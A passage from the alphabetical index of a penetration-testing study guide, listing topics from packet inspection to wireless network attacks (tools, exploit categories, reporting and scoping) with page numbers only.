packet inspection, 48–49
questions, 55–56
review, 54–55
scanning, 41–43
init daemon, 266
injections, 165
 code and command, 174–179
 cross-site scripting, 173–174
 HTML, 171–174
 shopping carts, 271
 SQL. See SQL injection
input and output (I/O) in scripts, 375–377
input files for Nmap scans, 283
insane mode for Nmap scans, 283
insecure code practices in vulnerability scan results, 72
insider threats, 29–30
interception proxies in cookie manipulation, 182
internal targets, 23
Internet of Things (IoT) weaknesses, 85
interrogation, 99
intrusion detection systems (IDSs), 48
intrusion prevention systems (IPSs)
 defined, 25
 injections, 165
 packet inspection, 48
Invoke-Command cmdlet, 259
Invoke-Expression (iex) cmdlet, 361
Invoke-NinjaCopy tool, 205
iOS App Store Package format (IPA), 233
iOS vulnerabilities, 232–235
IoT (Internet of Things) weaknesses, 85
IP addresses
 ARP spoofing, 125–129
 DNS. See Domain Name System (DNS) attacks
IPA (iOS App Store Package format), 233

IPC\$, 45–46
IPSS (intrusion prevention systems)
 defined, 25
 injections, 165
 packet inspection, 48
IT staff as target audience, 3
It's Not All About "Me": The Top Ten Techniques for Building Quick Rapport with Anyone, 93

J

jail escapes and jailbreaking
 FTP exploits, 123
 iOS, 235
jamming, 162–163
Janus vulnerability, 230
JAR files, 292
Java files, 292
John the Ripper (JtR) tool, 319–320
join command in SQL, 166
Joint Test Access Group (JTAG) ports, 243–244
JPCERT for OSINT information, 53
JTAG tool, 244
JTAGulator tool, 244
JtR (John the Ripper) tool, 319–320

K

KARMA attacks, 150
Kerberoasting, 206
"Kerberos & KRBTGT: Active Directory's Domain Kerberos Service Account," 201
kernel application vulnerabilities
 Linux, 221
 macOS, 231
 Windows, 208–210
key bruting in Bluetooth, 160
key fobs, 130
keyloggers, 242
keys

compliance-based assessments, 34
SSH, 264–265
SSL, 132
WEP, 145
KingoRoot application, 229
Kismet tool, 144–145, 320–321
known requirements, 7
Krbtgt user, 200

L

LanMan (LM) hashes, 203
lateral movement, 255
 ARD, 261
 backdoors, 269–270
 daemons, 266–268
 new user creation, 271
 persistence, 265
 PsExec tool, 256–257
 RDP, 260–261
 RPC/DCOM, 255–256
 scheduled tasks, 258
 SMB, 259–260
 SSH, 264–265
 Telnet, 263
 troyans, 269–271
 VNC, 261–262
 WinRM, 258–259
 WMI, 257–258
 X-Server forwarding, 262–263
“Lateral Movement Using the MMC20.Application COM Object,” 256
launchctl daemon, 267–268
launchd daemon, 266
Layer 2 attacks, 51
LDAP (lightweight directory access protocol), 214–215
leaks, memory, 241
legacy protocols, 212
legal concepts

contracts, 16–17
environmental restrictions, 17–18
questions, 19–20
review, 18
written authorization, 18

legal staff as target audience, 4

lessons learned, 396

/lib file in Linux, 218

lightweight directory access protocol (LDAP), 214–215

likeness motivation technique, 102

Link Local Multicast Name Resolution (LLMNR), 113–115

Linux

- backdoor commands, 270
- new user creation, 271

Linux host-based vulnerabilities, 215

- Android, 227–230
- configuration weaknesses, 223–224
- OS, 221–222
- privileges, 216–221
- service exploits, 224–227

LLMNR (Link Local Multicast Name Resolution), 113–115

LM (LanMan) hashes, 203

local administrator credentials, shared, 400–401

local file inclusion, 181

local government restrictions, 18

local host vulnerabilities

- Apple, 230–235
- keyloggers, 242
- Linux. See Linux host-based vulnerabilities
- memory, 240–241
- physical device attacks, 242–245
- questions, 246–248
- review, 245–246
- sandbox escape, 235–239
- Windows. See Windows host-based vulnerabilities

Local Security Authority System Service (LSASS), 204–205

locks, 251–252

Lockwiki, 251
logging
 containers, 60
 default, 211
 Kismet, 321
 Linux, 224
logical operators in SQL, 166
low-frequency RFID, 162
lower-tier threat actors, 29
ls command in Linux, 219
LSASS (Local Security Authority System Service), 204–205

M

MAC addresses
 ARP spoofing, 125–129
 deauthentication attacks, 151–152
 fragmentation attacks, 153
 NAC, 26, 135
 transparent bridges, 136
macOS vulnerabilities, 230–232
mail exchanger records, 110
malicious applications for Android devices, 229–230
Maltego tool
 overview, 321–322
 passive information gathering, 41
 social network enumeration, 47
man-in-the-middle attacks (MITM attacks), 125
 ARP spoofing, 125–129
 description, 49
 downgrade attacks, 133
 relay attacks, 130–131
 replay attacks, 129–130
 SSL stripping, 131–133
management files in containers, 60
management inconsistencies in vulnerability scan results, 72
management information bases (MIBs) in SNMP, 118
manipulation of network traffic, 39

mapping vulnerabilities to potential exploits, 74–77
master services agreements (MSAs)
 description, 17
 vs. rules of engagement, 5
mathematical operators in SQL, 166
mDNS service, 231–232
measures in reports, 389
Medusa tool, 322–323
memory vulnerabilities
 exhaustion, 135
 exploiting, 240–241
Metasploit tool
 backdoors, 269
 exploit searches, 75–76
 Mimikatz, 326
 mobile devices, 85
 overview, 323–325
 pass-the-hash attacks, 257
 SMB exploits, 117
 Tomcat compromise, 364–365
methodology in reports, 388–389
metrics in reports, 389
MIBs (management information bases) in SNMP, 118
Microsoft Open Specification Server Message Block protocol, 130
Microsoft Open Specifications for Windows Protocols, 114
Microsoft threat modeling process, 30
Mimikatz tool, 325–326
missing patches in Linux, 221–222
mitigation strategies for vulnerabilities
 findings and remediation, 400–406
 solutions, 398–400
MITM attacks. See man-in-the-middle attacks (MITM attacks)
mobile devices
 code signing, 232–233
 NFC, 161
 physical attacks on, 245
 sandboxes, 239

SMS phishing, 94–95
weaknesses, 85
monitoring RF communications, 51
motivation techniques, 101–102
mount command in Linux, 219
MSAs (master services agreements)
 description, 17
 vs. rules of engagement, 5
msfvenom tool, 240
multicast domains, 114
multifactor authentication, 403–404
MX record types, 110

N

NAC (Network Access Control)
 bypass, 135–136
 defined, 26
 scoping, 26
name poisoning, 115
name resolution exploits
 DNS attacks, 107–113
 NetBIOS and LLMNR, 113–115
name server records, 110
national government restrictions, 18
National Institute of Standards and Technology (NIST)
 ICS devices, 84
 OSINT information, 54
National Vulnerability Database (NVD), 76
native applications in Android systems, 228
native LANs, tagging, 137
Ncat tool, 327–328
Ncrack tool
 overview, 328–329
 router brute-force guessing, 183
 webmin installation, 224
NDAs (nondisclosure agreements)
 description, 17

vs. rules of engagement, 5

near field communication (NFC)

- Android devices, 229
- RFID, 161
- WPS, 155

Nessus tool, 329

net command in Windows, 201

net use command in SMB, 260

NetBIOS name services, 113–115

Netcat tool, 330

NetNTLM protocol in downgrade attacks, 133

Network Access Control (NAC)

- bypass, 135–136
- defined, 26
- scoping, 26

network-based unauthenticated vulnerability scanners, 59

network-based vulnerabilities, 106–107

- denial of service attacks, 133–135
- FTP exploits, 121–123
- man-in-the-middle attacks, 125–133
- NAC bypass, 135–136
- name resolution exploits, 107–115
- pass-the-hash attacks, 123–125
- questions, 138–143
- review, 137–138
- SMB exploits, 115–117
- SMTP exploits, 119–121
- SNMP exploits, 117–119
- VLAN hopping, 136–137

network I/O, scripts for, 376–377

network shares enumeration, 45

network topology in vulnerability scans, 64

network traffic, manipulation of, 39

networks enumeration, 43–44

New-PSSession cmdlet, 259

new user creation, 271

NFC (near field communication)

Android devices, 229
RFID, 161
WPS, 155

Nikto tool
active information gathering, 41
overview, 330–331

NIST (National Institute of Standards and Technology)
ICS devices, 84
OSINT information, 54

Nmap Scripting Engine (NSE), 280

Nmap tool, 278
active information gathering, 41
exploit searches, 75
output parameters, 284–287
questions, 287–289
review, 287
scanning options, 278–284
vulnerability scans, 59

noncredentialed scans, 58

nondisclosure agreements (NDAs)
description, 17
vs. rules of engagement, 5

nontraditional assets in vulnerability scans, 64–65

normal mode for Nmap scans, 283

normal output parameter for Nmap tool, 284

normalization of data, 386–387

Notepad++ application, 193–194

NS record types, 110

NSE (Nmap Scripting Engine), 280

Nslookup tool
overview, 331–332
passive information gathering, 41

ntdsutil command, 202

NTHash hashes, 203

null session enumeration, 116

NULL values in SQL injection, 170–171

NVD (National Vulnerability Database), 76

O

- object identifiers (OIDs) in SNMP, 118
- objectives based on regulations, 35
- objectives-based penetration tests, 21–22
- “Offline Bruteforce Attack on WiFi Protected Setup,” 156
- offsite targets, 23
- OIDs (object identifiers) in SNMP, 118
- OllyDbg tool, 53, 334–335
- onsite targets, 23
- Open On-Chip Debugger (OpenOCD), 244
- open ports, 59
- open relay in SMTP, 120
- open services, 405–406
- open-source intelligence (OSINT) resources
 - description, 40
 - Harvester, 352–353
 - sources, 53–54
- open wireless networks, 145
- OpenOCD (Open On-Chip Debugger), 244
- OpenSSH, 264–265
- OpenVAS tool
 - active information gathering, 41
 - overview, 336
- Openwall site, 320
- OS fingerprinting, 280–281
- OS vulnerabilities
 - Linux, 221–222
 - Windows, 208–210
- OSINT (open-source intelligence) resources
 - description, 40
 - Harvester, 352–353
 - sources, 53–54
- output parameters for Nmap tool, 284–287
- overflows, 241
- OWASP Mobile Security Testing Guide, 234
- OWASP Token Cracking resource, 47
- OWASP XSS Filter Evasion Cheat Sheet, 165

OWASP ZAP tool, [296](#)
active information gathering, [41](#)
overview, [332–334](#)

P

Packetforge-ng tool, [336–337](#)

packets

- crafting, [48](#)
- inspection, [48–49](#)
- sniffing, [40](#)

Pairwise Master Key (PMK) in WPA, [147](#)

Pairwise Transient Key (PTK) in WPA, [147](#)

parameter pollution in authorization, [186–187](#)

paranoid mode for Nmap scans, [283](#)

pass-the-hash attacks, [123–124](#)

- ColdFusion, [125](#)
- Impacket, [318–319](#)
- Metasploit, [324–325](#)
- PsExec tool, [257](#)
- PTH-smbclient tool, [339](#)
- Windows passwords, [124](#)

passive information gathering, [40–41](#)

passwd command in Linux, [219](#)

/passwd file in Linux, [217](#)

passwords. See also credentials

- brute forcing, [80, 182–183](#)
- compliance-based assessments, [34](#)
- default, [185–186](#)
- dictionary attacks, [80–81](#)
- Hydra tool, [315](#)
- iOS, [233–234](#)
- Medusa tool, [322–323](#)
- Ncrack tool, [328–329](#)
- pass-the-hash attacks, [123–125](#)
- Patator tool, [337–338](#)
- plaintext, [402–403](#)
- rainbow tables, [81](#)

spraying, 315
weak, 185–186, 401–402
webmin installation, 224
Windows, 203

Patator tool, 337–338

patches

- Linux, 221–222
- vulnerability scan results, 72

payloads, 77

Payment Card Industry - Data Security Standard (PCI-DSS), 34

PCI Penetration Testing Guidance, 34

PE Encrypter, 240

Peach tool, 338

penetration test types, 21–22

penetration testers as target audience, 4

Penetration Testing Execution Standard (PTES), 30, 390

Pentestmonkey blog

- backdoors, 269
- MySQL cheat sheets, 168

people category in solutions, 398–399

- multifactor authentication, 404
- open services, 406
- plaintext passwords, 403
- shared local administrator credentials, 401
- SQL injection, 405
- weak passwords, 402

permissions

- abusing, 212
- Android devices, 229
- Linux, 216–221
- macOS, 231
- Windows, 199–208

persistence in lateral movement, 265

persistent XSS, 173

personal WPA, 146

phishing, 93

- redirection attacks, 185

SMS, 94–95
spear phishing, 93–94
voice, 96
whaling, 96–97

physical device attacks, 242–245
physical drops, 100–101
physical security attacks, 249
 bypassing surveillance, 252
 dumpster diving, 250
 fence jumping, 250
 locks, 251–252
 piggybacking and tailgating, 249
 questions, 253–254
 review, 253

picking locks, 251

piggybacking
 facilities, 249
 ports, 136

pin-tumbler locks, 251

pings, disabling, 282–283

pinning certificates, 26

PINs
 Bluetooth, 159
 static PIN attacks, 158
 WPS, 154–155

pipes in HTTP, 132

pixie dust attacks, 157–158

plaintext commands in SMTP, 119

plaintext cookies, 182

plaintext passwords, 402–403

planning
 budget, 7
 communication, 5–6
 disclaimers, 8–9
 impact analysis and remediation timelines, 8
 introduction, 2
 questions, 13–16

resources and requirements, 6–7
review, 13
rules of engagement, 4–5
support resources, 9–12
target audience, 2–4
technical constraints, 9

PLCs (programmable logic controllers) weaknesses, 83

plist files in iOS, 233–234

PMK (Pairwise Master Key) in WPA, 147

PNLs (preferred network lists), 150

PoC (proof of concept) code, 74, 79

point-in-time assessment disclaimers, 9

point-of-sale (POS) systems weaknesses, 86

poisoning

- DNS caches, 110–112
- NetBIOS names, 115

polite mode for Nmap scans, 283

ports

- forwarding in SSH, 265
- JTAG, 243–244
- piggybacking, 136
- vulnerability scans, 59, 63

Portswigger SQL injection cheat sheet, 168

POS (point-of-sale) systems weaknesses, 86

post-exploitation techniques, 254

- covering tracks, 272
- lateral movement. See lateral movement
- questions, 273–275
- review, 272–273

post-report delivery activities, 393

- cleanup, 394
- client acceptance and attestation of findings, 394–395
- follow-up actions and retests, 395–396
- lessons learned, 396
- questions, 396–398
- review, 396

potential efficacy vulnerabilities, 71

potential exploits, mapping vulnerabilities to, 74–77

PowerShell

- bind shells, 361–362

- Empire tool, 305–307

- PowerSploit tools, 339–340

- reverse shells, 363–364

PowerShell scripts

- arrays, 380

- comparison operators, 374

- encoding/decoding, 382

- error handling, 381

- file extensions, 370

- flow control, 375

- input and output, 376–377

- variables, 371

PowerSploit tool, 339–340

“Practical Guide to NTLM Relaying,” 130

pre-shared keys (PSKs) in WPA, 147

preferred network lists (PNLs), 150

premerger testing, 23

prerequisites for exploits, 71

pretexts, 99–100

PRGA (pseudo-random generation algorithm), 152

printf function vulnerability, 177

prior compromise, communicating, 410

prioritization

- exploitation preparation activities, 77

- goals, 411

- vulnerabilities, 71

private keys in SSL, 132

privileges

- default, 211

- Linux, 216–221

- macOS, 231

- Windows, 199–208

process category in solutions, 398–399

- multifactor authentication, 404

open services, 406
plaintext passwords, 403
shared local administrator credentials, 401
SQL injection, 405
weak passwords, 402

ProgIDs for COM objects, 255

programmable logic controllers (PLCs) weaknesses, 83

proof of concept (PoC) code, 74, 79

protocols

- legacy, 212
- vulnerability scans, 63

Proxmark devices, 161

Proxychains tool, 340–342

proxying web traffic, 297–300

ps daemon, 267

pseudo-random generation algorithm (PRGA), 152

PsExec tool

- Metasploit, 324–325
- overview, 256–257

PSKs (pre-shared keys) in WPA, 147

Psychology of Persuasion: How to Persuade Others to Your Way of Thinking, 93

PTES (Penetration Testing Execution Standard), 30, 390

PTH-smbclient tool, 339

PTK (Pairwise Transient Key) in WPA, 147

public keys in SSL encryption, 132

Python

- bind shells, 360–361
- reverse shells, 362–363

Python scripts

- arrays, 378–379
- comparison operators, 374
- encoding/decoding, 381
- error handling, 381
- file extensions, 370
- flow control, 375
- input and output, 375–377
- string operations, 372–374

variables, 371

Q

queries to APIs, 192

R

race conditions, 190–191

Radically Open Security, 390

radio frequency (RF) communications, monitoring, 51

RADIUS (Remote Authentication Dial-in User Service), 147–149

rainbow tables, 81

rankings in vulnerability scan results, 70

RDP (Remote Desktop Protocol), 260–261

real-time operating systems (RTOS) weaknesses, 87

Reaver tool, 156–157

recipients in SMTP exploits, 120

Recon-NG tool

 overview, 342–344

 passive information gathering, 41

record types in DNS, 110

red team phishing, 93

red team testing, 21–22

redfang tool, 159

redirect attacks

 authentication, 184–185

 DNS, 112–113

redundancy of data, normalization for, 386

reflected injection, 174

regulations, objectives based on, 35

relative identifiers (RIDs), 203

relay attacks, 130–131

relevant detail in data normalization, 386–387

reliability in vulnerability scans, 64

remediation timelines, 8

Remote Authentication Dial-in User Service (RADIUS), 147–149

Remote Desktop Client, 260–261

Remote Desktop Protocol (RDP), 260–261

remote file inclusion, 181
Remote Procedure Call/Distributed Component Object Model (RPC/DCOM), 255–256
remote systems
 SMB, 260
 VNC app, 262
replay attacks, 129–130
reports, 386
 data normalization, 386–387
 findings and remediation, 387–390, 400
 handling and disposition, 391
 multifactor authentication, 403–404
 open services, 405–406
 plaintext passwords, 402–403
 post-report delivery activities, 393–398
 questions, 392–393, 407–408
 review, 391, 406–407
 risk appetite, 390–391
 shared local administrator credentials, 400–401
 SQL injection, 404–405
reprioritization of goals, 411
requirements in planning, 7
research description, 39
resources
 planning, 6–7
 support, 9–12
Responder tool, 344–345
RESTful applications, 12
restricted shells, breaking out of, 236
ret2libc attacks, 226
retests, 395–396
return-oriented programming (ROP) chains, 226–227
reverse engineering, 39
reverse shells
 Bash, 362
 PowerShell, 363–364
 Python, 362–363
RF (radio frequency) communications, monitoring, 51

RFID cloning, 161–162
“RFID Hacking: Live Free or RFID Hard,” 162
IDs (relative identifiers), 203
risk
 appetite, 390–391
 rating, 389
risk acceptance in scoping, 27
root servers in DNS, 109
Root user
 Linux, 218
 services running as, 225–226
rooting Android devices, 229
ROP (return-oriented programming) chains, 226–227
routers
 ARP spoofing, 128
 brute force guessing, 182
RPC/DCOM (Remote Procedure Call/Distributed Component Object Model), 255–256
RS-232 connections, 244
RTOS (real-time operating systems) weaknesses, 87
Ruby scripts
 arrays, 379
 comparison operators, 374
 encoding/decoding, 382
 error handling, 381
 file extensions, 370
 flow control, 375
 input and output, 375–377
 string operations, 372–374
 variables, 371
rules in compliance-based assessments, 34
rules of engagement
 defined, 5
 planning, 4
runas command, 201
runtime analysis, 233

SACLs (system ACLs), 202–203
salted hashes, 125
SAM (Security Accounts Manager) database, 124, 203
samdump2 tool, 202, 206
sample application requests, 10
sandbox escape, 235
 applications, 238–239
 AV and antimalware evasion, 239–240
 containers, 237–238
 shell upgrades, 236
 virtual machines, 236–237
SAST (static application security testing)
 overview, 233
 vulnerability scans, 62
/sbin file in Linux, 218
SCADA (supervisory control and data acquisition) systems weaknesses, 83–84
scanning
 description, 39
 information gathering, 41–43
 methods, 42
 Nmap options, 278–284
 vulnerabilities. See vulnerability scans
Scapy tool, 348–349
scarcity motivation technique, 101
scheduled tasks
 cron jobs, 222
 lateral movement, 258
 vulnerabilities, 209–210
scheduling considerations, 28
SCM (Service Control Manager) API, 256
scope creep, 28
scoping
 considerations, 23
 impact tolerance, 28
 introduction, 20
 penetration test types, 21–22
 questions, 31–33

review, 30
risk acceptance, 27
scheduling, 28
scope creep, 28
strategy, 26–27
target selection, 23–25
testing considerations, 25–26
threat actors, 28–30
threat models, 30
script kiddies, 29
scripts
 arrays, 377–380
 comparison operators, 374
 encoding/decoding, 381–382
 error handling, 380–381
 flow control, 374–375
 input and output, 375–377
 overview, 370
 questions, 382–384
 review, 382
 script scans, 280
 string operations, 371–374
 variables, 371
SDKs (software development kits)
 applications, 12
 defined, 13
 documentation, 10
Searchsploit tool
 exploit searches, 75
 Linux, 221–222
 overview, 349–350
secretsdump.py script, 318
secure boot chains in iOS, 232
secure handling of reports, 391
Secure Shell (SSH), 348
 lateral movement, 264–265
 Proxychains, 341–342

X-Server forwarding, 263
SecureAuth labs, 319
Security Accounts Manager (SAM) database, 124, 203
security awareness in vulnerability scan results, 72
security exceptions, 136
security identifiers (SIDs), 203
security misconfiguration
 cookie manipulation, 181–182
 directory traversal, 179–180
 file inclusion, 180–181
security staff as target audience, 3
semi-tethered jailbreaks in iOS, 235
semi-untethered jailbreaks in iOS, 235
semicolons (;) in SQL, 167–168
Sender Policy Framework checking, 120
senders in SMTP exploits, 120
sensitive data in shared folders, 219
serial consoles, 244
Server Message Block (SMB) exploits
 lateral movement, 259–260
 overview, 115–117
 relay attacks, 130–131
servers in SNMP, 118
service configurations, unsecure, 214
Service Control Manager (SCM) API, 256
service identification in Nmap scans, 279–280
service principal names (SPNs), 206
service set identifiers (SSIDs), 24
 evil twin attacks, 149–150
 Kismet, 321
services
 enumeration, 46–47
 Linux, 224–227
 open, 405–406
 unnecessary, 211
 Windows, 212–215
session hijacking, 183–184

Set GroupID (SGID) application, 217, 220
SET (Social Engineering Toolkit), 345–346
Set UserID (SUID) application, 217, 220
setoolkit command, 345–346
SGID (Set GroupID) application, 217, 220
/shadow file in Linux, 217
shared folders, sensitive data in, 219
shared keys in WEP, 145
shared local administrator credentials, 400–401
shebang lines in scripts, 370
shells
 bind, 327–328, 359–362
 upgrade attacks, 236
 uploading, 364–365
shimming doors, 252
Shodan tool
 overview, 350
 passive information gathering, 41
shopping carts, trojan, 271
shoulder surfing, 100
sideloaded Android applications, 228
SIDs (security identifiers), 203
signature changing, 240
signed applications, 229–230
signing code, 193–194
Simple Mail Transport Protocol (SMTP) exploits, 119–121
Simple Network Management Protocol (SNMP) exploits
 amplification attacks, 134
 overview, 117–119
Simple Object Access Protocol (SOAP), 10–11, 258–259
single-user mode, 245
situational awareness, communication for, 410–411
SLEEP command for injection, 169
slicing strings, 373–374
“Smashing the Stack for Fun and Profit” article, 241
“SMB Relay Demystified and NTLMv2 Pwnage with Python,” 130
SMB (Server Message Block) exploits

lateral movement, 259–260
overview, 115–117
relay attacks, 130–131
smbclient command, 260
smbmount command, 260
SMiShing, 94–95
SMS phishing, 94–95
SMTP (Simple Mail Transport Protocol) exploits, 119–121
sneaky mode for Nmap scans, 283
sniffing
 Bluetooth, 159
 FTP exploits, 121
 information gathering, 40
 overview, 52
SNMP (Simple Network Management Protocol) exploits
 amplification attacks, 134
 overview, 117–119
snooping DNC caches, 113
SOA record types, 110
SOAP (Simple Object Access Protocol), 10–11, 258–259
social engineering attacks
 elicitation, 97–98
 exploitation preparation, 79–80
 impersonation, 99–100
 interrogation, 99
 introduction, 92
 motivation techniques, 101–102
 phishing, 93–97
 physical drops, 100–101
 questions, 104–106
 resources, 92–93
 review, 102–104
 shoulder surfing, 100
Social Engineering: The Science of Human Hacking, 92
Social Engineering Toolkit (SET), 345–346
social networks, enumerating, 47
social proof motivation technique, 101

software development kits (SDKs)
 applications, 12
 defined, 13
 documentation, 10

Software Engineering Institute, 30

SonarQube tool, 350–352

source code comments, 188

SOWs (statements of work)
 description, 17
 vs. rules of engagement, 5

spear phishing, 93–94

special bits in Linux, 217

speed, scanning, 42

splitting strings, 371–372

SPNs (service principal names), 206

spoofing
 ARP, 125–129
 caller ID, 96

SpotBugs tool, 309–310

spraying passwords, 315

Spycraft Manual: The Insider’s Guide to Espionage Techniques, 92

SQL injection, 404–405
 blind, 168
 commands and syntax, 166–167
 error-based, 169–170
 key facts, 167
 operation, 167–168
 SQLMap tool, 346–348
 time-based, 169
 union-based, 170–171

SQL Server Express, 211

SQLMap tool, 346–348

SRV record types, 110

SSH (Secure Shell), 348
 lateral movement, 264–265
 Proxychains, 341–342
 X-Server forwarding, 263

SSIDs (service set identifiers), [24](#)
evil twin attacks, [149–150](#)
Kismet, [321](#)

SSL stripping, [131–133](#)

stages in communication, [409–410](#)

stakeholders
defined, [2](#)
responsibilities, [3](#)

start daemon, [267](#)

start of authority (SOA) records, [110](#)

statements of work (SOWs)
description, [17](#)
vs. rules of engagement, [5](#)

static analysis, [233](#)

static application security testing (SAST)
overview, [233](#)
vulnerability scans, [62](#)

static PIN attacks in WPS, [158](#)

stealth scans, [59](#)

sticky bits in Linux, [217](#)

stop daemon, [267](#)

stored HTML injection, [172–173](#)

stored XSS, [173](#)

strategy in scoping, [26–27](#)

stress tests, [133–135](#)

string format vulnerability
injections, [177](#)
memory, [241](#)

strings
concatenating, [372](#)
slicing, [373–374](#)
splitting, [371–372](#)
SQL operators, [166](#)
substitution, [372–373](#)

strings command for hard-coded credentials, [190](#)

subnets, [114](#)

substitution, string, [372–373](#)

sudo command in Linux, 219–220
sudo group
 Linux, 218
 unsecure, 220–221
/sudoers file in Linux, 218
SUID (Set UserID) application, 217, 220
supervisory control and data acquisition (SCADA) systems weaknesses, 83–84
supplicants in WPA, 147
supply chain testing, 23
support resources, 9–12
surveillance, bypassing, 252
Swagger documents, 10, 12
SYN scans
 Hping tool, 314
 Nmap tool, 278–279
syntax, SQL, 166–167
sysprep.xml file, 204
system ACLs (SACLs), 202–203
System user, 200
systemctl daemon, 267

T

tagging in native LANs, 137
tailgating, 249
target audience, 2–4
target machines in ARP spoofing, 128
targets, selecting, 23–25
tasks, scheduled
 cron jobs, 222
 lateral movement, 258
 vulnerabilities, 209–210
TCP. See Transmission Control Protocol (TCP)
TCP SYN scanning, 59
technical constraints, 9
technical controls, scoping, 25
technology category in solutions, 398–399
 multifactor authentication, 404

open services, 406
plaintext passwords, 403
shared local administrator credentials, 401
SQL injection, 405
weak passwords, 402

Telnet, 263

terminal I/O in scripts, 375–376

testing considerations in scoping, 25–26

testing tools, 289

- AFL, 289–291
- Aircrack-ng, 293
- Aireplay-ng, 294
- Airodump-ng, 294–295
- APK Studio, 291–292
- APKX, 292
- BeEF, 295–296
- Burp Suite, 296–300
- Cain and Abel, 300–301
- Censys, 301–302
- CeWL, 302–303
- DirBuster, 303–304
- Drozer, 304–305
- Findbugs, 308–309
- Findsecbugs, 308–309
- FOCA, 307–308
- GDB, 310–311
- Harvester, 352–353
- Hashcat, 311–312
- Hostapd, 313
- Hping, 313–314
- Hydra, 315
- IDA, 315–316
- Immunity Debugger, 316–317
- Impacket, 318–319
- John the Ripper, 319–320
- Kismet, 320–321
- Maltego, 321–322

Medusa, 322–323
Metasploit Framework, 323–325
Mimikatz, 325–326
Ncat, 327–328
Ncrack, 328–329
Nessus, 329
Netcat, 330
Nikto, 330–331
Nslookup, 331–332
OllyDbg, 334–335
OpenVAS, 336
OWASP ZAP, 332–334
Packetforge-ng, 336–337
Patator, 337–338
Peach, 338
PowerShell Empire, 305–307
PowerSploit, 339–340
Proxychains, 340–342
PTH-smbclient, 339
questions, 366–370
Recon-NG, 342–344
Responder, 344–345
review, 365–366
Scapy, 348–349
Searchsploit, 349–350
SET, 345–346
Shodan, 350
SonarQube, 350–352
SpotBugs, 309–310
SQLMap, 346–348
SSH, 348
W3AF, 353–354
Whois, 354–355
Wifite, 355–356
WinDBG, 356–357
Wireshark, 357–359
tethered jailbreaks in iOS, 235

text messages, 95
text records, 110
theHarvester tool, 41
third parties as target audience, 4
third-party hosted targets, 24
thoroughness in reports, 386
threads in Windows, 202
threat actors, 28–30
“Threat Modeling: A Summary of Available Methods,” 30
threat models, 30
tickets in Kerberos, 206
tiers in threat actors, 29
time-based SQL injection, 169
time considerations in scanning, 41
timing for Nmap scans, 283–284
TKIP
 deauthentication attacks, 152
 WPA, 146–148
TLD (top-level domain) servers, 109
/tmp file in Linux, 218
TODO comments, 188
tokens
 enumeration, 47
 Windows, 202
Tomcat compromise, 364–365
top-level domain (TLD) servers, 109
TPM (Trusted Platform Module), 243
tracks, covering, 272
transferring files, 330
Transmission Control Protocol (TCP)
 connect scanning, 59
 defined, 107
 RFCs, 49
 vulnerability scan ports, 63
transparent MAC bridges, 136
traversal, directory, 179–180
triggers, communication, 409–410

trojans, 269–271
Trusted Platform Module (TPM), 243
“2018 Practical Guide to Hacking NFC/RFID,” 162
TXT record types, 110

U

UART connections, 244
UDP (User Datagram Protocol)
 defined, 108
 RFCs, 49
 vulnerability scan ports, 63
ultra-high-frequency RFID, 162
unattend.xml file, 204
unauthorized functions, 191–192
under-the-door tools, 252
“Understanding Bluetooth Security,” 159
unfiltered ports, 59
union-based SQL injection, 170–171
union command in SQL, 166
unknown requirements, 7
unnecessary services, 211
unquoted file paths, 213–214
unsecure file systems, 207
unsecure service configurations, 214
untethered jailbreaks in iOS, 235
upgrade attacks, 236
uploading web shells, 364–365
urgency motivation technique, 102
US-CERT for OSINT information, 53
use-after-free memory vulnerability, 241
User Datagram Protocol (UDP)
 defined, 108
 RFCs, 49
 vulnerability scan ports, 63
users
 creating, 271
 enumeration, 45

as targets, 24

V

variables in scripts, 371

Veil framework, 240

verbosity parameter for Nmap tool, 284

verbs

- FTP exploits, 122

- SMTP exploits, 121

vertical privilege escalation, 199

Viehböck, Stefan, 155

vim editor, 236

virtual local area networks (VLANs), hopping, 136–137

virtual machines (VMs) escape attacks, 236–237

vmtools tools, 237

VNC app, 261–262

voice phishing, 96

volume shadow copy, 205

VRFY requests in SMTP, 120

vssadmin command, 201

vulnerability scan results

- adjudication, 70

- asset categorization, 68–69

- common themes, 72

- introduction, 67–68

- prioritization, 71

- questions, 73–74

- review, 72

vulnerability scans

- applications, 61

- considerations, 62–65

- container security, 60

- credentialed, 57–58

- DAST, 61

- fragile systems and nontraditional assets, 64–65

- introduction, 56–57

- network topology and bandwidth limitations, 64

noncredentialed, 58
protocols, 63
questions, 65–67
review, 65
SAST, 62
time for, 62
types, 58–60

W

W3AF tool, 41, 353–354
WADL (Web Application Description Language), 12
wafer locks, 251
WAFs (web application firewalls)
 defined, 25
 injections, 165
WAITFOR command for injection, 169
WAPs (wireless access points)
 defined, 24, 145
 evil twin attacks, 149–150
WAR files, 365
WBEM (Web Based Enterprise Management), 261
WDigest, 204–205
weak credentials
 authentication, 185–186
 FTP exploits, 122
 passwords, 401–402
weaknesses
 biometrics, 86–87
 embedded systems, 86
 ICS and SCADA, 83–84
 IoT, 85
 mobile devices, 85
 POS systems, 86
 questions, 88–89
 review, 87
 RTOS, 87
Web Application Description Language (WADL), 12

web application firewalls (WAFs)
 defined, 25
 injections, 165

Web Based Enterprise Management (WBEM), 261

web pages enumeration, 46

Web Services Description Language (WSDL)
 defined, 11
 ports and protocols, 12

web shells, uploading, 364–365

web traffic proxying, 297–300

webmin installation in Linux, 224

WEP (Wired Equivalent Privacy)
 cracking tools, 293–294
 fragmentation attacks, 153
 overview, 145

whaling, 96–97

“What’s in a Token (Part 2): Impersonation,” 202

white box security testing, 27

whitelisting, 25

Whois tool
 overview, 354–355
 passive information gathering, 41

Wi-Fi Protected Access (WPA)
 cracking tools, 293–294
 overview, 146–148

Wi-Fi Protected Setup (WPS) weaknesses, 154–155
 brute-force attacks, 155–157
 pixie dust attacks, 157–158
 static PIN attacks, 158

Wifite tool, 355–356

wildcards for cron jobs, 222

Windbg for Windows, 53

WinDBG (Windows Debugger), 356–357

Windows
 backdoor commands, 270
 new user creation, 271

Windows Debugger (WinDBG), 356–357

Windows host-based vulnerabilities, 199
 configuration weaknesses, 210–212
 OS, 208–210
 privileges, 199–208
 service abuse, 212–215

Windows Management Instrumentation (WMI)
 command execution, 318–319
 overview, 257–258

Windows Recovery Environment, 245

WINE emulator, 78

WinRM, 258–259

Wired Equivalent Privacy (WEP)
 cracking tools, 293–294
 fragmentation attacks, 153
 overview, 145

wireless access points (WAPs)
 defined, 24, 145
 evil twin attacks, 149–150

wireless local area networks (WLANS)
 IEEE 802.11 standard, 52
 SSIDs, 24

wireless network attacks
 Bluetooth, 158–160
 credential harvesting, 154
 deauthentication, 151–152
 downgrade, 151
 evil twin, 149–150
